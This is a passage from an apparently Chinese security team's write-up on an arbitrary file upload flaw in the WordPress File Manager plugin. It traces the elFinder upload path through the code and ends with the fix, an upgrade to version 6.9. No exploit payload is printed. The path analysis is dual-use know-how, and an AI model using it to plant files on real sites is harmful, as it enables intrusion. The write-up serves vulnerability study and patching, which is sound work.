这里着重看下commands数组中upload元素的内容，由$list引用


```php
'subdirs' => array('targets' => true),
'tmb' => array('targets' => true),
'tree' => array('target' => true),
'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false, 'name' =>
'url' => array('target' => true, 'options' => false),
'zipdl' => array('targets' => true, 'download' => false)
```


'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false, 'name' => false, 'upload_path' => false, 'chunk' => false, 'cid' => false, 'node' => false, 'renames' => false, 'hashes' => false, 'suffix' => false, 'mtime' => false, 'overwrite' => false, 'contentSaveId' => false)

也是个数组，在之后将$list的reqid元素设置为false，然后返回$list

$list第一键值肯定不是FILES，所以跳过第一个if语句，而第一个target又存在于$src数组中

将target的值给了$arg，再移除$arg的空白字符和其他预定义字符



之后将$arg放入$args的数组中，键名为target，然后第二次foreach循环开始

第二个$list的元素肯定是FILES了，且FILES=true，于是执行第一个if语句

$hasFiles=true

这两个循环之后就没有什么可说的了，将每个$list的元素写入到$args中，只是值为false的变成了‘’

```php
$args['debug'] = isset($src['debug']) ? !!$src['debug'] : false;  $src: {cmd => "upload", target => "l1_Lw=="}[2]

$args = $this->input_filter($args);  $args: {target => "l1_Lw==", mimes => "", html => "", upload => "", name => "", upload_p
if ($hasFiles) {
    $args['FILES'] = $_FILES;
}
```


$args中debug元素是存在的，所以debug元素的值被设置为false

然后看elFinderConnector的input_filter方法

```php
*/
protected function input_filter($args)
{
    static $magic_quotes_gpc = NULL;

    if ($magic_quotes_gpc === NULL)
        $magic_quotes_gpc = (version_compare( version1: PHP_VERSION,  version2: '5.4',  operator: '<') && get_magic_q

    if (is_array($args)) {
        return array_map(array(& $this, 'input_filter'), $args);
    }
    $res = str_replace( search: "\0",  replace: '', $args);
    $magic_quotes_gpc && ($res = stripslashes($res));
    $res = stripslashes($res);
    return $res;
}
```



因为这里的php版本大于5.4所以$magic_quotes_gpc的值为false，$args肯定是数组，然后使用这个if语句之后对每个元素进行字符过滤

```php
    if ($hasFiles) {  $hasFiles: true
        $args['FILES'] = $_FILES;
    }

    try {
        $this->output($this->elFinder->exec($cmd, $args));  $args: {target => "l1_Lw==", mimes => "", html => "", upload => "", name
    } catch (elFinderAbortException $e) {
        // connection aborted
        // unlock session data for multiple access
        $this->elFinder->getSession()->close();
        // HTTP response code
        header( string: 'HTTP/1.0 204 No Content');
        // clear output buffer
        while (ob_get_level() && ob_end_clean()) {
        }
        exit();
    }
}
```


再之后对将上传文件的信息给了$args数组中的FILES元素，接着执行elFinder对象的exec函数

在exec函数中判断完session以及是否可以进行上传操作之后开始判断

将$args中target元素的值给了$dst，将$dst作为参数传递给volume函数



此时volumes中有两个键，到此处可以发现POC中上传文件的target元素的值只能以l1或者t1开头



这里传入的$hash为l1_Lw==，然后搜索开始空字符出现的位置是否为0，如果是返回相应的volumes的元素信息

```php
$result = null;

// call pre handlers for this command
$args['sessionCloseEarlier'] = isset($this->sessionUseCmds[$cmd]) ? false : $this->sessionCloseEarlier;
if (!empty($this->listeners[$cmd . '.pre'])) {
    foreach ($this->listeners[$cmd . '.pre'] as $handler) {
        $_res = call_user_func_array($handler, array($cmd, &$args, $this, $dstVolume));
        if (is_array($_res)) {
            if (!empty($_res['preventexec'])) {
                $result = array('error' => true);
                if ($cmd === 'upload' && !empty($args['node'])) {
                    $result['callback'] = array(
                        'node' => $args['node'],
                        'bind' => $cmd
                    );
                }
                if (!empty($_res['results']) && is_array($_res['results'])) {
                    $result = array_merge($result, $_res['results']);
                }
                break;
```


接着$result为null，$args['sessionCloseEarlier']被设置为true，之后的一些判断都能看懂(有注释的)，一直到判断$result的类型这里

```php
// unlock session data for multiple access
if ($this->sessionCloseEarlier && $args['sessionCloseEarlier']) {
    $this->session->close();
    // deprecated property
    elFinder::$sessionClosed = true;
}

if (substr( string: PHP_OS,  start: 0,  length: 3) === 'WIN') {
    // set time out
    elFinder::extendTimeLimit( time: 300);
}
```




```php
if (!is_array($result)) {
    try {
        $result = $this->$cmd($args);
    } catch (elFinderAbortException $e) {
        throw $e;
    } catch (Exception $e) {
        $result = array(
            'error' => htmlspecialchars($e->getMessage()),
            'sync' => true
        );
        if ($this->throwErrorOnExec) {
            throw $e;
        }
    }
}
```




```
1131        $result = null;
```

$result在1131行被设置为null，所以跟进$cmd进入到upload方法

调用volume方法，返回$volume，这个方法解释可以参照上面说的volumes数组内容




接着$files，$header等一系列变量对文件上传的设置进行初始化或者得到上传文件的具体信息，那么从这里看上传文件的参数具体信息



```php
$cmd = isset($src['cmd']) ? $src['cmd'] : '';
$args = array();
```


通过POST获得$src，通过$src获得$cmd的值，通过$cmd，调用upload函数，而upload函数又从上传文件的信息中提取filename等信息。
接着一路跟进到程序的3314行





此时看一眼传入的$files信息

可以看到$files的error为0，所以第一个if直接跳过，接着获取到文件的临时文件名，$paths获取到文件路径为$target的值

接着看changeDst被设置为false，因为第一个if循环中的值都存在，所以将$changeDst设置为true，之后进入foreach循环


直接跟进到3433行代码处，此时的$_target已经是$target的值





直接跟进upload方法（elFinderVolumeDriver类）

首先是commandDisabled判断是否允许上传功能



结果是有的，接着调用dir方法，将$hash(target)的值传入，再跟进file方法

```
 */
public function file($hash)  $hash: "l1_Lw=="
{
    $file = $this->stat($this->decode($hash));  $hash: "l1_Lw=="

    return ($file) ? $file : $this->setError(elFinder::ERROR_FILE_NOT_FOUND);
}
```



发现file函数中有一个decode方法，跟进

```
protected function decode($hash)  $hash: "l1_Lw=="
{
    if (strpos($hash, $this->id) === 0) {  id: "l1_"
        // cut volume id after it was prepended in encode
        $h = substr($hash, strlen($this->id));
        // replace HTML safe base64 to normal
        $h = base64_decode(strtr($h, '-_.', '+/='));
        // TODO uncrypt hash and return path
        $path = $this->uncrypt($h);
        // change separator
        if ($this->separatorForHash) {
            $path = str_replace($this->separatorForHash, $this->separator, $path);
        }
        // append ROOT to path after it was cut in encode
        return $this->abspathCE($path);//$this->root.($path === $this->separator ? '' : $this->separator.$path);
    }
    return '';
}
```


decode函数首先判断$hash是以l1_开头，还是以t1_开头，接着对l1_之后的部分进行base64解码，跟进uncrypt


```
     **/
    protected function uncrypt($hash)  $hash: "/"
    {
        return $hash;
    }
```


返回$h的值，跟进abspathCE发现返回了一个绝对路径值




之后这个值返回到stat方法中

stat方法最后返回$ret的值如下：




这个值最后给了$file，返回给file方法




file方法又返回给dir方法，接着跟进，跟进到mimetype获取上传文件的上传类型


之后计算临时文件大小，在根据文件名决定写入的绝对路径


接着跟进joinPathCE






这里返回将要写入文件的绝对路径，并接着调用isNameExits，查看文件名是否已存在，如果存在返回详细信息，在之后进行覆盖写入，接着跟进saveSE方法






跟进_save方法

跟进_joinPath方法



最后使用copy方法写入文件内容

至此，分析完成，漏洞简单的方法调用过程如下图所示。



0x07 修复方式

将File Manager插件升级到6.9版本

参考链接：

https://www.anquanke.com/post/id/216990

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文